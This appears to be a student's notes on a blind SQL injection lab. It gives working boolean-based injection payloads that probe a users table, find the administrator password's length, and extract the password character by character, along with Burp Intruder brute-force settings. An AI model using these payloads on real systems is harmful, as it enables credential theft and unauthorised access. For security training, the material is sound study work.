
```
' anD 2=1--
' anD 2=2--

1. Do we have a table that is called X.
' anD (SELECT 'a' FROM users LIMIT 1)='a'--

2. Do we have a column called Y in the X table?
' anD (SELECT 'a' FROM users WHERE username='administrator')='a'--

3. Do we have a value in table X.
' anD (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--
```



```
' anD 2=1--
' anD 2=2--

1. Do we have a table that is called X.
' anD (SELECT 'a' FROM users LIMIT 1)='a'--

2. Do we have a column called Y in the X table?
' anD (SELECT 'a' FROM users WHERE username='administrator')='a'--

3. Do we have a value in table X.
' anD (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--
Password length is 20.

Is the first character of the password is a
' anD (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a'--

Is the first character of the password is b
Is the first character of the password is c
```



```
' anD 2=1--
' anD 2=2--

1. Do we have a table that is called X.
' anD (SELECT 'a' FROM users LIMIT 1)='a'--

2. Do we have a column called Y in the X table?
' anD (SELECT 'a' FROM users WHERE username='administrator')='a'--

3. Do we have a value in table X.
' anD (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--
Password length is 20.

Is the first character of the password is a
' anD (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')=§a§--

Is the first character of the password is b
Is the first character of the password is c
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 36

Payload type: Brute forcer — Request count: 36

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789


Min length: 1

Max length: 1

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.


Enabled	Rule



